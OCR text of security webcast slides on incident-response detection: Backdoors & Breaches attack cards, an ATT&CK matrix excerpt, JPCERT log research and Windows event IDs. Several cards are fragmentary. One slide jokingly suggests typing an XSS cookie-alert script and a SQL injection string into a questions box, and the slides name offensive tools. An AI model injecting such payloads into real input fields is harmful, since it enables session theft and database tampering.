
Attack Tactics 7!

The Logs You Are Looking For

© Black Hills Information Security
@BHInfoSecurity

Backdoors & Breaches



WEB SERVER COMPROMISE

Attackers take over an external web server. They then use this to pivot to your internal network.

DETECTION

Server Analysis
SIEM Log Analysis
NetFlow
RITA
Bro/Zeek

TOOLS

Zed Attack Proxy
SQLMap
Burp Proxy

https://www.zaproxy.org
https://portswigger.net/burp
https://www.blackhillsinfosec.com/using-simple-burp-macros-to-automate-testing

MALICIOUS SERVICE/JUST MALWARE

Attacker adds a service that starts every time ... starts

DETECTION

...urity Protection Analysis
...lysis

TOOLS

...rsistence

HTTPS AS AN EXFIL

This is pretty basic: just use HTTPS. Lots and lots of malware uses this. For example Meterpreter has used this technique for a long time. It can be used in conjunction with other Stego techniques

DETECTION

NetFlow
Zeek/RITA

TOOLS

Metasploit reverse HTTPS payloads

CREDENTIAL STUFFING

Attackers take advantage of third-party breaches to identify and use IDs and passwords for your organization.

DETECTION

Server Analysis
UBEA

TOOLS

Burp
Hydra
Users registering for services with their work email add...

https://github...
https://github.c...
https://...

TOKEN PASSING

...g weak relationships and auth... ...accounts in Active Directory

DETECTION

...entation

TOOLS

...AD/BloodHound
...om/byt3bl33d3r/DeathStar
https://github.com/byt3bl33d3r/CrackMapExec

FIREWALL LOG REVIEW

Can your organization analyze and understand firewall logs? Do you regularly run attack scenarios and verify that your procedures work?

TOOLS

SOF-ELK

https://github.com/philhagen/sof-elk

LEAD HANDLER TAKES MATERNITY OR PATERNITY LEAVE

Yea, there is always one person who pretty much runs the who IR process. That one essential person. Well, now it is time for the IM to silence that person.

NOTES

...have to be able to work effectively without ...ne or two most advanced people on the ... All of the quite people who are just ...ely listening and hoping to not get called ...need to step up. Now is your time. Shine.

Incident Response Card Game

Launching in
September 2019

Request a Deck!

Type "Backdoors & Breaches" into the Questions Window


We'll randomly select a few requests to get a deck before the official launch.

Brought To You By!

Brought To You By!

Just type “‘`Demo,<script>alert(document.cookie);</script>`
`or ‘ 1=1;--`” into the Questions box
DEMO will work fine too….

Brought To You By!



AUGUST 3-8, 2019
MANDALAY BAY / LAS VEGAS


A GUIDE TO ACTIVE DEFENSE, CYBER DECEPTION AND HACKING BACK

JOHN STRAND | AUGUST 3-6

EARLY	REGULAR	LATE	ON-SITE
$4,400 ENDS MAY 24	$4,700 ENDS JULY 12	$4,900 ENDS AUGUST 2	$5,000 ENDS AUGUST 6

OVERVIEW

https://www.blackhat.com/us-19/training/schedule/index.html#a-guide-to-active-defense-cyber-deception-and-hacking-back-14124




HACK IN THE WILD WEST

TRAINING – Oct 22nd & 23rd

CONFERENCE – Oct 23rd (afternoon) thru Oct 25th

Problem Statement




Enterprise Matrix

The full ATT&CK Matrix™ below includes techniques spanning Windows, Mac, and Linux platforms and can be used to navigate through the knowledge base.

Last Modified: 2019-04-25 20:53:07.719000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service

JPcert to the rescue… Sort of..



About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture


A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

Detecting Lateral Movement through Tracking Event Logs (Version 2)

About Sheet Items

The analysis results for each tool are described in a table format. The content described for each item is explained as follows.

A helpful diagram




Executive Problem Statement

Basic Questions:

- Are our tools working?
- What can we detect?
- How can we test this?
- What are our gaps?
- What existing tools can fill them?
- What do we have to buy?
- Can we buy ourselves out of this problem?

A helpful diagram



Forensics

Testing

Defense

Attack Tactics V

Zero to Hero Attack

Live Fire Demo and Methodology

@rev10d, @krelkci, @strandjs

Operational support today from:
@SoDakHib, @cyclawps52, @BanjoCrashland, Brett, Levi, CJ, et cetera


https://www.blackhillsinfosec.com

https://twitter.com/BHinfoSecurity

Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL’d object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with \\*\IPC$ and so many more….



